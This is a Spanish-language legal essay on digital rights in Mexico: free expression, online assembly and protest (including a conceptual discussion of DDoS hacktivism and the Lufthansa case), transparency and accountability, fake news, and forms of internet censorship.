> toda persona tiene derecho a la libertad de pensamiento, de conciencia y de religión; este derecho incluye la libertad de cambiar de religión o de creencia, así como la libertad de manifestar su religión o su creencia, individual y colectivamente, tanto en público como en privado, por la enseñanza, la práctica, el culto y la observancia. Y todo individuo tiene derecho a la libertad de opinión y de expresión; este derecho incluye el de no ser molestado a causa de sus opiniones, el de

investigar y recibir informaciones y opiniones, y el de difundirlas, sin limitación de fronteras, por cualquier medio de expresión (ONU, 1948).

En junio de 2011 la Organización de los Estados Americanos (OEA) adoptó una declaración conjunta sobre libertad de expresión e Internet (OEA, 2011), donde expresa seis principios generales que son los siguientes:

a) La libertad de expresión se aplica a Internet del mismo modo que a todos los medios de comunicación. Las restricciones a la libertad de expresión en Internet solo resultan aceptables cuando cumplen con los estándares internacionales que disponen, entre otras cosas, que deberán estar previstas por la ley y perseguir una finalidad legítima reconocida por el derecho internacional y ser necesarias para alcanzar dicha finalidad (la prueba "tripartita").

b) Al evaluar la proporcionalidad de una restricción a la libertad de expresión en Internet, se debe ponderar el impacto que dicha restricción podría tener en la capacidad de Internet para garantizar y promover la libertad de expresión respecto de los beneficios que la restricción reportaría para la protección de otros intereses.

c) Los enfoques de reglamentación desarrollados para otros medios de comunicación –como telefonía o radio y televisión– no pueden transferirse sin más a Internet, sino que deben ser diseñados específicamente para este medio, atendiendo a sus particularidades.

d) Para responder a contenidos ilícitos, debe asignarse una mayor relevancia al desarrollo de enfoques alternativos y específicos que se adapten a las características singulares de Internet, y que a la vez reconozcan que no deben establecerse restricciones especiales al contenido de los materiales que se difunden a través de Internet.

e) La autorregulación puede ser una herramienta efectiva para abordar las expresiones injuriosas y, por lo tanto, debe ser promovida.

f) Deben fomentarse medidas educativas y de concienciación destinadas a promover la capacidad de todas las personas de efectuar un uso autónomo, independiente y responsable de Internet ("alfabetización digital").

Además de que se tocan temas de responsabilidad de intermediarios en cuestión de su responsabilidad con los contenidos de terceros a través de su acceso, búsquedas, conservación de información, etc., también del filtrado y bloqueo que solo podrá ser justificada conforme a estándares internacionales, por ejemplo, cuando sea necesaria para proteger a menores de edad del abuso sexual, y de responsabilidad penal y civil referente a la competencia respecto de causas vinculadas con contenidos del Internet, además del tema de la neutralidad en la red exigiendo a los intermediarios del Internet que sean transparentes en el tráfico

de la información y ser expuesta ante el público en un formato accesible para todos, sin olvidar el de acceso a Internet como obligación de promoverlo y garantizar el disfrute efectivo del derecho a la libertad de expresión, donde de ninguna manera se pueda interrumpir este acceso, ni siquiera por razones de orden público o seguridad nacional.

En México la libertad de expresión se encuentra garantizada en los artículos 6 y 7 de la Constitución Federal:

> Art. 6. La manifestación de las ideas no será objeto de ninguna inquisición judicial o administrativa, sino en el caso de que ataque a la moral, la vida privada o los derechos de terceros, provoque algún delito, o perturbe el orden público; el derecho de réplica será ejercido en los términos dispuestos por la ley. El derecho a la información será garantizado por el Estado. Toda persona tiene derecho al libre acceso a información plural y oportuna, así como a buscar, recibir y difundir información e ideas de toda índole por cualquier medio de expresión.
>
> Art. 7. Es inviolable la libertad de difundir opiniones, información e ideas, a través de cualquier medio. No se puede restringir este derecho por vías o medios indirectos, tales como el abuso de controles oficiales o particulares, de papel para periódicos, de frecuencias radioeléctricas o de enseres y aparatos usados en la difusión de información o por cualesquiera otros medios y tecnologías de la información y comunicación encaminados a impedir la transmisión y circulación de ideas y opiniones. Ninguna ley ni autoridad puede establecer la previa censura, ni coartar la libertad de difusión, que no tiene más límites que los previstos en el primer párrafo del artículo 6o. de esta Constitución. En ningún caso podrán secuestrarse los bienes utilizados para la difusión de información, opiniones e ideas, como instrumento del delito.

Dicho lo anterior, es reconocible que el tema de la libertad de expresión es de interés general, además de que ayuda al buen desarrollo de toda persona, es una herramienta eficaz para hacer valer diversos derechos, pero tiene que utilizarse con respeto, pues si en el camino para ejercerlo no se tiene un respeto y empatía, solo serían palabras llenas de odio, ignorancia y maldad, pero al ser bien empleado con respeto y armonía puede que nos encontraremos con diversos obstáculos, como la prohibición del acceso al Internet, la censura y el bloqueo de sitios o contenido.

A continuación se enlistan consejos para utilizar la libertad de expresión de manera correcta para evitar entrar en conflicto con otros derechos:

- Respeta la libertad de expresión de otros así como ellos respetan la tuya, no todos pensamos igual, en este mundo todos tenemos diferentes ideologías políticas y religiosas, no es bueno entrar en conflicto pero sí en debate con el único fin de llegar a una verdad haciendo un homenaje al conocimiento.
- Verifica las fuentes, en ocasiones nos encontramos con sitios webs no fidedignos, donde al solo leer el contenido sentimos emociones internas las cuales nos hacen opinar sobre temas que no están enfocados y en ocasiones ni son reales, además de dar su referente cita a todo lo que leas, esto por motivos de veracidad y respeto al trabajo de las personas.
- Recuerda que existe una línea delgada entre lo que es de interés público e intimidad, por lo que al momento de publicar y compartir no seas copartícipe de actos difamatorios, calumnias e injurias contra personas, esto es a nivel de ética de cada usuario.
- Al momento de querer compartir información importante y de interés general, si existe un miedo al quererlo hacer, se puede utilizar seudónimos o herramientas de anonimato, claramente sin que sea ese contenido ilícito.
- Recuerda que el Internet es una herramienta muy poderosa, principalmente utilizadas para cuestiones políticas y económicas así como gubernamentales; si bien en la actualidad ya es de uso personal para cuestiones sociales, es importante ser cuidadoso con todo lo que se publica en redes sociales, al final toda persona sabe lo que te gusta, donde estás y qué patrimonio tienes, siendo expuesto ante los delincuentes, por lo que la libertad de expresión es buena pero hay que tener medida.
- Exprésate en los medios idóneos con buena reputación o sociales; si bien el usuario puede expresarse de manera pacífica y con buenas intenciones, pero si lo hace en sitios webs terroristas se convierte en un delincuente potencial.
- Publica contenido agradable y sano, en el caso de las redes sociales donde humanamente es casi imposible verificar todo el contenido que se procesa, existen mecanismos para reportar material ofensivo o que incite a la violencia, por lo que compartir contenido violento o sensible no convierte en un espacio sano el Internet para

algunos usuarios, además de reportar todo ilícito en éstas, como la venta de armas o la acción de actos ilícitos.

- Sé responsable con todo lo que publicas, el Internet nunca olvida, por lo que hay que ser congruente con lo que pensamos y compartimos. Además de hacer frente a los posibles daños que nuestras palabras puedan ocasionar a terceros, habrá que recordar que nuestro derecho deja de existir cuando afecta a terceros.

Derecho a la reunión, asociación y protesta

La Declaración Universal de los Derechos Humanos en su artículo 20 menciona que: "1. Toda persona tiene derecho a la libertad de reunión y de asociación pacíficas. 2. Nadie podrá ser obligado a pertenecer a una asociación" (ONU, 1948).

Por otro lado nuestra Carta Magna en su artículo 9 menciona que:

> no se podrá coartar el derecho de asociarse o reunirse pacíficamente con cualquier objeto lícito; pero solamente los ciudadanos de la República podrán hacerlo para tomar parte en los asuntos políticos del país. Ninguna reunión armada, tiene derecho de deliberar. No se considerará ilegal, y no podrá ser disuelta una asamblea o reunión que tenga por objeto hacer una petición o presentar una protesta por algún acto, a una autoridad, si no se profieren injurias contra ésta, ni se hiciere uso de violencias o amenazas para intimidarla u obligarla a resolver en el sentido que se desee.

El derecho de libertad de asociación consagrado en el artículo 9 de la Constitución Política de los Estados Unidos Mexicanos no debe confundirse con la libertad de reunión prevista en el mismo artículo constitucional. El primero es un derecho complejo compuesto por libertades de índole positiva y negativa que implica entre varias cuestiones la posibilidad de que cualquier individuo pueda establecer, por sí mismo y junto con otras personas, una entidad con personalidad jurídica propia, cuyo objeto y finalidad lícita sea de libre elección. En cambio, la libertad de reunión, aunque es un derecho que mantiene íntima relación con el de asociación, consiste en que todo individuo pueda congregarse o agruparse con otras personas, en un ámbito privado o público y con la finalidad lícita que se quiera, siempre que el ejercicio de este derecho se lleve a cabo de manera pacífica. La diferencia sustancial entre ambos derechos es que la libertad de asociación implica la formación de una nueva persona jurídica, con efectos jurídicos continuos y permanen-

tes, mientras que una simple congregación de personas, aunque puede compartir los fines u objetivos de una asociación, se caracteriza por una existencia transitoria cuyos efectos se despliegan al momento de la reunión física de los individuos (SCJN, marzo de 2010).

Al momento de hablar sobre los derechos de asociación, reunión y protesta, afirmamos que no cabe duda que tienes derecho a participar en redes sociales, foros de debate, invitar a tus amigos a una fiesta de cumpleaños o comenzar los proyectos para una asociación, pero la idea principal sobre este estudio es adentrarnos en cuestiones muy técnicas, ya que estos derechos realmente no cuentan con una clara protección en comparación con los demás.

Diversas manifestaciones en la actualidad son organizadas a través del Internet, ya que su rapidez de comunicación aumenta los derechos de reunión, asociación y protestar. Desde hacer campañas a través de sitios webs, blogs, redes sociales, se organiza la sociedad para crear asociaciones o reuniones pacíficas. Algunos las realizan en línea utilizando el Internet como escenario para manifestarse por medio de comentarios y haciendo ataques de denegación de servicio ante sitios webs autodenominandose *hacktivistas*, mientras que otros lo utilizan como herramienta para organizarse y salir a las calles.

En la actualidad convocar a personas para manifestarse en un lugar puede ser difícil de propagar por diversos filtros que las autoridades pueden tener en línea, además de las actividades familiares, personales, laborales y el mismo clima hacen que no sean tan fluidos los derechos de reunión, asociación y protesta, por lo que en la actualidad el tema de los ataques de Denegación de Servicio ante sitios de Internet es una realidad, ya que el objetivo de estos ataques es afectar una servicio web, agotando el ancho de banda o sobrepasando su capacidad de procesamiento, creando un entorpecimiento en la capacidad de procesar datos del servicio de la víctima.

El ataque de denegación de servicio (DOS) se basa en saturar los recursos de una red informática con la finalidad de que los usuarios legítimos de la misma no puedan utilizar sus recursos (Rodríguez, 2007), por otra parte el DDOS, ataque de denegación de servicio distribuido, es similar al DOS, pero el ataque se realiza desde varias máquinas.

Con dicha definición podemos sintetizar que el ataque DOS es individual, mientras que el DDOS es distribuido, esto quiere decir que no se ataca desde solo una PC como en el DOS, sino desde muchas computadoras; mayormente en el ataque DDOS se utiliza una red de *bots* que

son máquinas zombis infectadas, que en un principio al infectar una máquina se está cometiendo un ilícito, por lo que de ninguna manera sería una protesta pasiva por realizarse por medios delictuosos, pero en un sentido estricto cuando los *hacktivistas* se ordenan para lanzar un ataque coordinado desde sus propias conexiones, cada uno realiza un ataque DOS que se convierte en DDOS por los ataques que salen de diversas fuentes.

Un suceso como este último que mencionamos donde la sociedad se organizó para realizar un ataque de denegación de servicio es el caso Lufthansa, que se cita a continuación (la traducción es propia):

> Nos gustaría llamar la atención de la corte y de sus lectores sobre el caso de Lufthansa, cuya decisión cumple el estándar de lo que se conoce en jurisprudencia como "precedente". La historia comienza en 2001, cuando el activista Vogel tomó la decisión de levantar Una protesta en línea contra la práctica del transportista alemán de permitir a los gobiernos locales usar sus aviones para extraditar refugiados de asilo. El lugar de reunión es "www.lufthansa.com" y, según el artículo 8 de la Constitución alemana, "todos los alemanes tienen derecho a reunirse sin previo aviso o permiso pacíficamente y sin armas".
>
> En el momento estipulado, dar o recibir, alrededor de 13.000 usuarios de Internet visitaron el sitio para participar en la protesta de Vogel. La reunión tan creada de los manifestantes simplemente convierte este "punto de encuentro" inútil para todos los demás en todo el mundo durante 10 minutos. En algún momento posterior, se restablece el funcionamiento normal del sitio web.
>
> La historia no termina aquí, porque Lufthansa presentó una acusación criminal y la oficina del fiscal del distrito de Frankfurt actuó sobre los cargos y presentó una acusación contra Vogel y otros activistas. La defensa aseguró que todo el evento no era otra cosa que una protesta de sentada en la Internet. El tribunal basó su decisión en un fallo del Tribunal Constitucional Federal alemán en 1995, en el que se declaraba que el bloqueo del acceso o del tráfico a un lugar no es en sí mismo una fuerza física que requiera coerción. Finalmente, el tribunal de apelación reconoció que este requisito de coerción no se cumple ya que no hay fuerza física o daño considerable (Kostadinov, 2013).

Referente a los *hacktivistas* o delincuentes, según desde la perspectiva social y legal que se les vea, concordamos en que su fin es una acción simbólica de desobediencia civil por motivos políticos, y de alguna manera se tendría que ponderar cada caso, ya que si bien los ataques DOS y DDOS son delitos en la mayoría de los países o al menos infracción, habrá que considerar el argumento donde en éstas manifestaciones digitales solo se utilizan sus propios recursos y acciones es acción a conciencia y no zombis como las *botnets*, por lo que no hacen ningún

acto violento ya que no se daña el sitio o sistema informático y al terminar la protesta el sitio web se restaura, además de que el ataque es con motivo político y no económico.

Cabe destacar que en este supuesto la motivación es muy importante, pues si se considera que un ataque de denegación de servicio no es ilegal si fue por motivos políticos, siendo estrictos en el artículo 33 párrafo 3 de nuestra Carta Magna se menciona expresamente que los extranjeros no podrán de ninguna manera inmiscuirse en los asuntos políticos del país.

Realmente un ataque DOS o DDOS en un sentido estricto no podría ser una protesta, ya que las protestas son hechas paras llamar la atención y alzar la voz de unos cuantos, donde la sociedad se dé cuenta que se está inconforme sobre un tema, por lo que un ataque virtual se podría confundir con alguna falla técnica o hasta error del propio Internet y dejaría sin materia el argumento donde se protesta por dicho medio. Aunque claramente con la notificación ante las autoridades y publicidad a la ciudadanía podría configurarse.

Otro antecedente legal sobre estas manifestaciones digitales ocurrió en enero del 2013, donde el grupo Anonymous solicitó por medio de una petición en el sitio web Whitehouse.gov que se reconociera el ataque DDOS como una forma legal de hacer protesta que ocupar físicamente un espacio, ya que la similitud y el propósito entre ambas eran casi iguales (RT América, 2013). En la actualidad los ataques DOS y DDOS son un delito.

El derecho debe ir siempre con una visión amplia, de alguna manera ya se conoce la disputa si los ataques DOS y DDOS con motivos políticos son protestas o actos ilícitos, por lo que es interesante lo que señala un tribunal para resolver este problema regulando el tema conforme al *hacktivismo*, con una posición no vinculante sobre una forma de recomendación respecto a la desobediencia civil que a continuación se cita (la traducción es propia):

> El propósito de este tribunal no es aprobar un veredicto sobre los procedimientos que se llevan a cabo aquí, sino simplemente expresar su propia posición no vinculante en forma de recomendaciones sobre cómo debe considerarse el asunto de una desilusión o desobediencia civil, Quizás en futuras relaciones entre ciudadanos y funcionarios. En primer lugar, queremos subrayar nuestra convicción de que la legislación contemporánea es válida y es la legislación que regula los eventos DDOS, ya sea como un ataque o una protesta. Por lo tanto, con todo el debido

respeto a las leyes existentes (*lex lata*), el tribunal desea presentar su *lex ferenda* , o cuál debería ser la ley. De hecho, no es sólo la ley la que debe cambiar.

La perestroika en general es necesaria: un nuevo marco regulatorio

En términos de gestión de escenarios institucionales y percepción cultural, una articulación que apoyará la conceptualización de la conducta de protesta en el ámbito del ciberespacio.

Este tribunal recomienda:

Creación de una institución o grupo de expertos respaldados igualmente por el gobierno y los ciudadanos para gestionar las protestas en línea en todos sus aspectos desde el momento de su nacimiento hasta que dejen de existir.

Creación de un área especialmente designada (sitio web) en Internet llamada "Tierra de Expresión", donde y dentro de cuyos límites cada persona puede demostrar libremente sin temor a ser procesada (un equivalente en línea del Parque Zuccotti de Nueva York justo antes de los arrestos).

Los participantes están obligados a registrarse y aceptar términos de servicio, como no usar la plataforma para actividades delictivas. Sin embargo, sus datos personales sólo deben revelarse en caso de violación de los términos.

A los participantes en una demostración se les permite actuar activamente en la organización de sus actividades dentro del área designada (blogging, streaming, asociación, propaganda, etc.).

La Tierra de la Expresión pretende tener una popularidad considerable entre los medios de comunicación y las redes sociales. Por lo tanto, los grupos que protestaban detrás de causas justas ganarían fácilmente más apoyo y reconocimiento.

Conducta de protestas DDOS controladas

Si una protesta es dirigida contra una parte oponente distinta, debe haber un período de negociación de 30 días. Si no se alcanza una resolución mutua, se le da a la parte que protesta la oportunidad de apelar a nuestra institución / grupo de expertos para que se le conceda el permiso para una protesta controlada de DDOS en el sitio web de la parte contraria.

Si se concede la protesta DDOS, nuestra institución / grupo de expertos emite una instrucción especial sobre cómo debe llevarse a cabo. No se permiten botnets ni herramientas automatizadas. Si el área del sitio web atacado es parte de su infraestructura crítica, el ataque DDOS no debe exceder las dos horas diarias. Los manifestantes deben seguir estrictamente todas las instrucciones sin excepción, y no acceder al sitio web protestado una vez que el tiempo de DDOS ha terminado. La duración máxima de la protesta DDOS es de 15 días. La repetición de todo el ciclo es posible si no hay acuerdo entre dos partes.

En caso de que se produzcan violaciones o circunstancias imprevistas, nuestra institución / grupo de expertos está autorizado a detener el DDOS de inmediato y utilizar todas las medidas a disposición para garantizar la seguridad de todas las partes y sistemas.

~ Fin de la recomendación tentativa. Otras notas y alteraciones son posibles. ~ (Kostadinov, 2013).

Pasando a otro tema, si bien el derecho a la libertad de expresión es muy importante para hacer frente ante los sucesos que la sociedad no está de acuerdo, los usuarios pueden individualmente compartir ideas, pero pocas veces son concluidas por la falta de organización quedando solo en buenas intenciones, mientras que la reunión y asociación es el siguiente paso, pues la sociedad organizada llega más lejos, además de que no se necesita un líder y tiene un impacto inolvidable.

Es muy fácil apagar una chispa en un bosque, pero cuando esa chispa se multiplica se convierte en un fuego que nadie puede controlar; un claro ejemplo donde los Gobiernos han intentado cortar el acceso al Internet para así evitar la reunión y asociación de la sociedad fue el suceso llamado la Primavera Árabe, donde participaron los países de Túnez, Argelia, Mauritania, Sahara Occidental, Arabia Saudí, Omán, Yemen, Libia, Líbano, Kuwait, Sudán, Jordania, Siria, Egipto, Irak, Irán, Marruecos, Palestina, Emiratos Árabes Unidos y Catar. Egipto decidió cortar completamente el acceso al Internet para impedir que los manifestantes se organizaran a través de las redes sociales.

Un acontecimiento parecido en nuestro país fue el famoso tema contra el gasolinazo del 2017, en el cual la gente estaba inconforme por el aumento de la gasolina a nivel nacional. En el Internet se emplearon los *hashtag* #SaqueaUnWalmart o #PeñaSaqueaUnWalmart, con un total de 485 cuentas falsas o *bots* en Twitter, promoviendo el pánico y actos vandálicos en el marco de las protestas ciudadanas contra el gasolinazo, además de la circulación de mensajes con el siguiente contenido:

> Buenas tardes, me acaban de dar aviso de buena fuente, un conocido que es militar, el gobierno quiere hacer algo similar a lo del 68 en Tlatlelolco, van a mandar militares vestidos de civiles armados con la orden de disparar a todo lo que se mueva. Por su seguridad, corran la voz a sus familiares. Salgan a comprar si pueden comida, agua, porque se viene muy fea la situación. Las clases se suspenden hasta nuevo aviso.

Claramente toda la información era falsa con la intención de generar pánico (Villamil, 2017). Este hecho del gasolinazo es un claro ejemplo de la violación a los derechos de reunión y asociación, ya que la información y propaganda falsa con mensajes de amenazas y mentiras crea una atmósfera nacional desacreditando y separando por medio del miedo a todas las personas que realizan reuniones, asociaciones y protestas conforme a la ley, de manera pacífica y un fin legítimo.

El humano es un *zoon politikon* como decía Aristóteles, por ello que las personas tienen que estar congregadas para así formar la sociedad; en esa sociedad así como existen deberes y obligaciones también se tienen derechos. En esta nueva era del Internet todos tenemos derecho poder formar reuniones, asociaciones y protestas pacíficas en línea, además de utilizar las tecnologías de la información como medio, junto con las herramientas necesarias apegadas a la ley para la privacidad de éstas.

Derecho a la transparencia, acceso a la información pública y rendición de cuentas

Cuando hablamos de acceso a la información, transparencia y rendición de cuentas en la práctica pudiera entenderse que se habla de lo mismo, cuestión que no lo es, ya que son términos que se refieren a diferentes cosas, pero que al final forman un cuerpo sólido de protección al gobernado.

Conforme a los artículos 1 y 4 de la Ley General de Transparencia y Acceso a la Información Pública: el derecho humano de acceso a la información comprende solicitar, investigar, difundir, buscar y recibir información en posesión de cualquier autoridad, entidad, órgano y organismo de los poderes legislativo, ejecutivo y judicial, órganos autónomos, partidos políticos, fideicomisos y fondos públicos, así como de cualquier persona física, moral o sindicato que reciba y ejerza recursos públicos o realice actos de autoridad de la Federación, las entidades federativas y los municipios. Claramente con sus respectivos límites que marque la ley, como información confidencial.

En lo que respecta a la transparencia, siguiendo la misma Ley General en su artículo 8 fracción IX, señala que es la obligación de los organismos garantes de dar publicidad a las deliberaciones y actos relacionados con sus atribuciones, así como dar acceso a la información que generen. De aquí podemos dividir en dos funciones la transparencia: la primera es aquella información que es obligatoria sin que se solicite donde los organismos públicos dan a conocer, publicitar y en la actualidad publican en internet, respecto a todas las deliberaciones y actos relacionados con sus atribuciones; la segunda es la de dar acceso a cierta información que las personas requieran y lo soliciten, de manera libre y gratuita con la excepción de información secreta, conforme a los lineamientos y términos de la ley. Además de servir como elemento

para evaluación del desempeño y legitimidad de todo acto de los organismos públicos.

La rendición de cuentas significa que las personas, los organismos y las organizaciones (de carácter público, privado y de la sociedad civil) tienen la responsabilidad del adecuado cumplimiento de sus funciones. En teoría, existen tres tipos de rendición de cuentas: diagonal, horizontal y vertical. Los ejemplos a continuación provienen del sector público. La rendición de cuentas diagonal se produce cuando los ciudadanos recurren a las instituciones gubernamentales para conseguir un control más eficaz de las acciones del Estado y, como parte del proceso, participan en actividades como formulación de políticas, elaboración de presupuestos y control de gastos. La rendición de cuentas horizontal somete a los funcionarios públicos a restricciones y controles, o a un "sistema de contrapesos", por parte de organismos gubernamentales (por ejemplo, tribunales, defensor del pueblo, organismos de auditoría, bancos centrales) con facultades para cuestionar e incluso sancionar a los funcionarios en casos de conducta indebida. La rendición de cuentas vertical responsabiliza a los funcionarios públicos ante el electorado o la ciudadanía a través de elecciones, la libertad de prensa, una sociedad civil activa y otros canales similares (Secretaria de la Función Pública México, 2013).

Un ejemplo sería el siguiente: cada Navidad Juan es el encargado de la familia en mandar las postales electrónicas a todos sus parientes y amigos de la familia, por lo que Juan entra a su cuenta personal y envía el correo con el contenido que le han indicado. Por una parte, si Juan le dice a su padre que ya lo envió hace una acción de transparencia en sentido general dando publicidad al acto que se le atribuyó, por otra parte, si Juan simplemente lo hace y deja un recado donde todos lo puedan ver como en el refrigerador de su casa anotando que ya está hecho, puede que su padre Julián no lo vea o éste se pierda, por lo que Julián le pregunta a Juan si ya ha mandado las postales navideñas, ejerciendo un derecho de acceso a la información. Pasa el tiempo y el padre no recibe respuesta de su hermana María por lo que el padre habla con Juan y le hace preguntas ejerciendo la rendición de cuentas, es aquí donde Juan tiene que tomar responsabilidad en el acto que cometió y para saber si en verdad lo hizo o no, dando razonamientos de por qué no pudo llegar o si fui solo que su tía no sabe leer correos electrónicos, a tal grado de llegar a un premio o sanción.

Si bien en el acceso a la información uno por medio del derecho de expresión solicita información ante las autoridades competentes, poste-

riormente en tema de transparencia en su dualidad de función se hace cargo de estas solicitudes y a la vez cumple con publicitar sus funciones por cuestión de legitimidad, pero esa transparencia puede quedar solamente en una carta de buenas intenciones o simplemente una simulación que justifique algo que no se ha cometido conforme a la ley, "no todo lo que brilla es oro", por lo que la rendición de cuentas va más lejos, ya que implica más que solo publicar información, donde este tema no solo se refiere al acceso a la información y transparencia entrando en otros ámbitos, pues es un mecanismo de la participación democrática, donde las personas hacen una función de vigilante de las funciones del poder, al ser los ejecutores de emitir cuestionamientos y evaluar el empeño de las instituciones que por medio de la transparencia han presumido realizar, llegando hasta premiar o sancionar a las autoridades.

Respecto al tema de los derechos de acceso a la información, transparencia y rendición de cuentas, no se tienen que confundir con el derecho de petición, pues son cuestiones diferentes, las cuales se distinguen en los artículos 6 y 8 de la Constitución Federal. A continuación se sintetiza en un cuadro sus diferencias.

Derechos de acceso a la información, transparencia y rendición de Cuentas	**Derecho de petición**
Son derechos fundamentales, pero por principio de definitividad, en acceso a la información y transparencia, al momento de su incumplimiento cuenta con un recurso de revisión que tiene que agotarse antes de ir al amparo (juicio de garantías).	Es un derecho fundamental, no cuenta con algún recurso, por lo que se puede ir directo al amparo por una violación a éste.
Cuenta con un organismo encargado de su regulación que es el Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales a nivel federal, y a la vez en cada entidad federativa.	No ha tenido ninguna modificación desde su expedición en 1917, tampoco cuenta con ley reglamentaria, por ello el Poder Judicial de la Federación es el encargado de conocer su incumplimiento a petición de parte por medio de amparo.
Se accede a información pública que en ejercicio de sus funciones respete el derecho humano de acceso a la información que comprende solicitar, investigar, difundir, buscar y recibir información.	Es amplio en el sentido que podría abarcar temas de recolección de basura, alumbrado público, así como la exigencia al gobernante sobre cuestiones que el gobernado crea pertinente, siendo un vínculo de comunicación entre gobernante y gobernado.

Derechos de acceso a la información, transparencia y rendición de Cuentas	Derecho de petición
Cuenta con una plataforma electrónica llamada Infomex, además de los sistemas internos.	No cuenta con un registro electrónico.
Este derecho puede ejercerlo toda persona en el territorio mexicano.	Este derecho puede ejercerlo toda persona en el territorio mexicano, con la excepción de que solo los ciudadanos mexicanos podrán hacerlo en materia de política (dejando fuera a los menores de edad y extranjeros).
Cuenta con un término para contestación por ley.	No es clara la ley y por ello la jurisprudencia ha tenido que esclarecer dictando un término.
Se dirige hacia la Unidad de Transparencia del organismo que se solicita la información, o en su caso el Instituto de Transparencia de la respectivas entidades federativas y/o Federal.	Se dirige de manera escrita y respetuosa ante cualquier servidor público.
Aunque no se solicite, por tema de transparencia, las autoridades están obligadas a publicitar sus actividades por legitimidad.	Debe pedirse, solicitarse para recibir respuesta.
En la rendición de cuentas es un derecho de análisis, crítica, apreciación, de comentarios, juicio, opiniones y diálogo.	Como dice su nombre, es solo pedir.

Derecho a la verdad (lucha contra las noticias falsas)

En cuestión pública es una falta imperdonable que las autoridades en la función de sus actividades presenten informes falsos para cubrir con una venda de ignorancia a la sociedad en general, por lo que el gobernado en todo espacio y tiempo necesita la verdad.

Pasando a otro tema general, es un hecho que el Internet es un factor muy importante en la vida de todos, afectando de diversas maneras en la vida de cada uno, a tal grado que uno puede moldear quien dice ser, dejando de ser una persona y convirtiéndose en un producto de venta. Y es que el Internet es tan importante que se puede hacer y encontrar todo, donde por la nobleza de nuestra naturaleza creemos que lo que recibimos es verdad, aunque en la realidad sea una mentira y engaño. Pareciera que la pantalla es una nueva religión donde no se puede desacreditar lo que se lee y solo aceptarlo.

Presumimos que estamos en la era de la información, pero en la realidad es de la desinformación, la mayoría de las noticias falsas son por *hackeos* a cuentas de redes sociales y medios de comunicación, así como páginas que desean tener popularidad e interferir en el ámbito económico propio o general, pero la falsedad de las noticias en ocasiones puede ocasionar hasta terror y disputas sanguinarias. Tal es el caso cuando una noticia falsa provoca una amenaza de guerra nuclear (Westcott, 2016).

En el sector privado, YouTube quiere enseñar a sus usuarios a distinguir noticias falsas (Perry, 21 de abril de 2017), Wikipedia creó Wikitribune, la nueva plataforma que ataca las noticias falsas (Estrada, 25 de abril de 2017), y Google sacó una herramienta para luchar contra las noticias falsas (Justo, 2017).

En el sector público, el gobierno de Alemania ha tomado partido sobre el asunto, ya que después de que amenazara a Facebook con multas de hasta 5 000.000 euros por cada noticia filtrada si siguen sin demostrar eficacia contra ellas, la red social no ha tardado en reaccionar y ahora Facebook trae su filtro de noticias falsas a Europa comenzado con Alemania; los usuarios alemanes de Facebook empezarán a poder reportar las noticias que vean en la red social como falsas durante las próximas semanas. Las noticias reportadas Facebook las enviará a una empresa de *fact-checking* para comprobar su veracidad, y de demostrarse falsas serán marcadas para que todos los lectores sepan que lo son, para así luchar contra los discursos de odio. Parte de las motivaciones de Alemania para apretarle tanto las tuercas a Facebook está en que no quiere que las noticias falsas acaben influyendo en sus próximas elecciones como pasó en Estados Unidos (Yúbal FM, 2017).

Puede que en el camino de lucha contra las noticias falsas se limite el derecho a la libertad de expresión, prensa y periodismo, donde se alegue que sin ésta no podría existir la lucha contra la corrupción, transparencia y la información general, donde los políticos puedan utilizar esta herramienta para desacreditar la prensa que habla sobre ellos, o donde los gobiernos con buenas intenciones al momento de querer proteger a su pueblo, encadenan el alma del Estado que es la democracia. A título personal, creemos que existe una gran diferencia entre querer informar y dar puntos de vista de manera respetuosa, y querer causar terror, ofender personas y además de hacer comunicados de última hora como autoridad sin serlo.

Tal es el caso del Gobierno de Rusia, que su metodología es un poco diferente, pudiendo llegar hasta a ser censura, ya que salen a defender su verdad a través del Internet, marcando como falsas a algunas informaciones publicadas por medios estadounidenses (Silva, 23 de febrero 2017), donde habrá que diferenciar entre lo que no le guste a un gobierno, el respeto a la crítica fundada y el reconocimiento de acceso a la información, pues nadie tiene la verdad, pero si los elementos para formar una posible teoría real.

Al final la propagación de las noticias falsas es por parte de la comunidad y usuarios del Internet, y para vencer este problema debe atacarse primordialmente desde el ámbito cultural, por lo que cuando llegue a nosotros cualquier noticia en el internet hagámonos las siguientes preguntas: ¿esta información aparece en otros sitios de noticias?, ¿qué reputación tiene el sitio web que publica la nota?, ¿contiene referencias, fuentes que comprueben los hechos?, ¿su autor es anónimo?, ¿el suceso que describen ya pasó anteriormente?, ¿normalmente los medios de comunicación fiables te piden que compartas la información?, ¿a pesar de que la computadora te ayude a la ortografía cuenta con buena ortografía la nota?, ¿las noticias fiables tienen temporalidad, entonces cuando se publicó?, ¿ya leíste la noticia completa o solo el encabezado?, ¿el sitio web de la noticia permite hacer comentarios?, ¿el sitio web cuenta con demasiada publicidad para dudar de su veracidad como medio de comunicación fiable?

Derecho a la no censura

El Internet para algunos es una maravilla mientras para otros es una pesadilla, principalmente aquellos que desean un control, camuflajeando en exceso la seguridad nacional con esto.

Un ejemplo es la gran muralla virtual china (o también el gran cortafuegos), un sistema para filtrar el acceso a todos los contenidos y sitios procedentes del extranjero. Ese procedimiento se completa, a domicilio, con una vigilancia generalizada del conjunto de las actividades en la red (The Golden Shield Project). Sin embargo, esa imagen de muralla empleada para designar el tamaño colosal del sistema de censura que se ha establecido en China no refleja bien la realidad (Martel, 2014).

Aunque China lleve en exceso tal censura, en la actualidad diversas empresas y gobiernos realizan otras formas de censura en el Internet, las cuales algunas son las siguientes:

1. Acceso denegado y bloqueo de sitios webs, en particular de dominios y hasta de ISP, también el bloqueo de sitios haciendo listas negras impidiendo el acceso a éstas.
2. Interrumpiendo o restringiendo el acceso al Internet.
3. Ataques de denegación de servicio para que el contenido no sea disponible a los usuarios.
4. Espiar las comunicaciones, ya sea desde una manera institucional cobijando bajo el manto de la seguridad nacional apoyado de sus sistemas nacionales de telecomunicaciones, o de la manera ilegal infectando a los usuarios por *malwares* y tener control total sobre estos.
5. Contar con un ejército de *bots* en redes sociales, para que compartan contenido y dejen fuera los *hashtag* y etiquetas que otros usuarios desean compartir.
6. Filtros de búsqueda, no sólo prohibiendo ciertas palabras, sino otorgando búsquedas predictivas que sugieren contenido que solo ellos quieran.
7. Manipulación de contenido que quieran que veas, haciendo una burbuja donde solo existan sus intereses.
8. La baja de contenidos por derechos de autor, en inglés *copyright*, donde se presume que todo lo que circula por internet requiere el permiso de los titulares, aprovechado para dar de baja material no favorable para algunos.
9. Amenazas a periodistas y activistas, a tal grado de detenerlos.

